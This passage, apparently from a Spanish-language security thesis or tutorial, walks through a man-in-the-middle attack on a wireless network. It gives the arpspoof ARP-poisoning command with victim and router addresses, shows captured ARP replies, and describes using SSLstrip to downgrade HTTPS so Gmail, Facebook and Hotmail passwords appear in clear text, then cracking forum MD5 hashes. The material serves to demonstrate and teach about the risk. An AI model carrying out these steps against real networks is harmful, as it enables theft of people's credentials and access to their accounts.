


Ilustración 51. Paso 3 SSLstrip

Para conseguir nuestro objetivo debemos continuar, para ello debemos realizar el envenenamiento de ARP y utilizaremos el comando arpspoof (Herramienta que nos va a permitir husmear paquetes de datos en la LAN o en nuestro caso WLAN, modificar el tráfico, o incluso detenerlo.)

Abriremos una nueva consola y teclearemos:

arpspoof -i {interfaz_red} -t {ip_victima} {ip_router}

En nuestro caso utilizaremos:

arpspoof -i wlan0 -t 192.168.1.37 192.168.1.1

“wlan0” es la interfaz de red que hemos utilizado en el equipo que realiza el ataque MITM

“192.168.1.37” es la ip de la víctima sobre la que realizaremos el ataque

“192.168.1.1” es la puerta de enlace del router.





Ilustración 52. Paso 4 SSLstrip

Tras lanzar el comando anterior, comenzaremos a captar paquetes.



```
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
0:23:4d:e4:2b:c2 38:e7:d8:6e:fb:de 0806 42: arp reply 192.168.1.1 is-at 0:23:4d:
e4:2b:c2
```

Ilustración 53. Paso 4.1 SSLstrip

Tras lo anterior, narraremos que es lo que realizaría un usuario víctima en su ordenador utilizando para el caso práctico el navegador Mozilla Firefox.

La mayoría de los usuarios por comodidad tienden a ir directamente a buscador de buscadores (www.google.es) y teclear allí el lugar donde quieren dirigirse.

Para ello abren su navegador, en este caso Mozilla Firefox y teclean en google, por ejemplo: Gmail, para dirigirse a su correo electrónico y leer su correspondencia electrónica.




Ilustración 54. Acceso a GMAIL de la victima

Hasta ahí todo correcto, ya que google, se encarga de redirigirnos a HTTPS y establecer una comunicación que es segura, ¿Pero qué pasaría si estamos siendo "víctimas" de un usuario mal intencionado?

Pues bien la respuesta a esto se muestra a continuación.




Ilustración 55. Introducción de datos por parte de la víctima en GMAIL

Utilizando la herramienta SSLtrip, como explicábamos antes es la que se encarga de pasar de HTTPS a HTTP y es entonces cuando pasan a través de nosotros los datos en claro.

En el equipo del atacante, lanzando el comando:

tail –f nombredeficheroSSLtrip

"nombredeficheroSSLtrip", es el nombre que hemos asignado cuando hemos lanzado el comando SSLstrip para guardar los datos de captura.

Conseguiríamos ver en tiempo real, los datos de comunicación en nuestro caso lo que nos interesa *nombres de usuario* y *contraseñas.*

En el equipo atacante el usuario malintencionado lanzando el comando anterior vería:




Ilustración 56. Monitorización de datos GMAIL

Analizando esta pantalla, el usuario malintencionado ya dispondría del Email y del password, por lo que ya tendría acceso total al correo electrónico de la víctima en cualquier momento.

En lo que a la víctima se refiere, el acceso a su email seria completamente transparente y tendría acceso sin ningún problema.

En las sucesivas ilustraciones comprobaremos diferentes web muy conocidas como Hotmail, Facebook que utilizan protocolo HTTPS y foros de discusión tales como SEATIBIZA.NET que utilizan HTTP y cifran la contraseñas cifradas en MD5 y el método de cómo conseguir descifrarlas con una base de datos con más de 8 mil millones de Hashes MD5(*Una función hash H es una función computable mediante un algoritmo, H: U → M x → h(x), que tiene como entrada un conjunto de elementos, que suelen ser cadenas, y los convierte (mapea) en un rango de salida finito, normalmente cadenas de longitud fija. Es decir, la función actúa como una proyección del conjunto U sobre el conjunto M.)*

Usuario víctima se dirige a www.google.com para buscar el enlace que le redirija a Facebook.




Ilustración 57. Acceso a Facebook de la victima

Cuando el usuario víctima pulse sobre el enlace le aparecerá la siguiente pantalla y será ahí donde el usuario introduzca sus credenciales y por tanto el usuario malintencionado que está monitorizando los datos los obtendrá de forma fácil y sencilla.

Ilustración 58. Introducción de datos por parte de la víctima en Facebook

Usuario malintencionado monitorizando datos introducidos por la víctima para conectarse a **facebook**.




Ilustración 59. Monitorización de datos Facebook

En estas últimas ilustraciones mostraremos como obtener datos de **Hotmail** y como conseguir descifrar hashes MD5 que han sido obtenidos tras escuchar la conexión del usuario víctima a un foro de discusión llamado **www.seatibiza.net.**

El usuario víctima vuelve a utilizar el buscador para dirigirse a **Hotmail**




Ilustración 60. Acceso a Hotmail de la victima

Una vez más clickea sobre el primer enlace que aparece en google, que si observamos detenidamente, vemos que utiliza HTTPS. Una vez ubicado el usuario selecciona el mismo y se dirige a HOTMAIL. En la siguiente pantalla observaremos que no está en HTTPS aunque google así lo diga, ya que está siendo intervenido por un usuario malintencionado.




Ilustración 61. Introducción de datos por parte de la víctima en Hotmail

Será en esta pantalla donde el usuario víctima introducirá sus datos personales y es entonces cuando el usuario malintencionado que está captando todo el tráfico observará los datos en claro, ya que el SSLstrip se ha encargado de pasar el HTTPS a HTTP y es de esta manera como obtendremos los datos en claro.

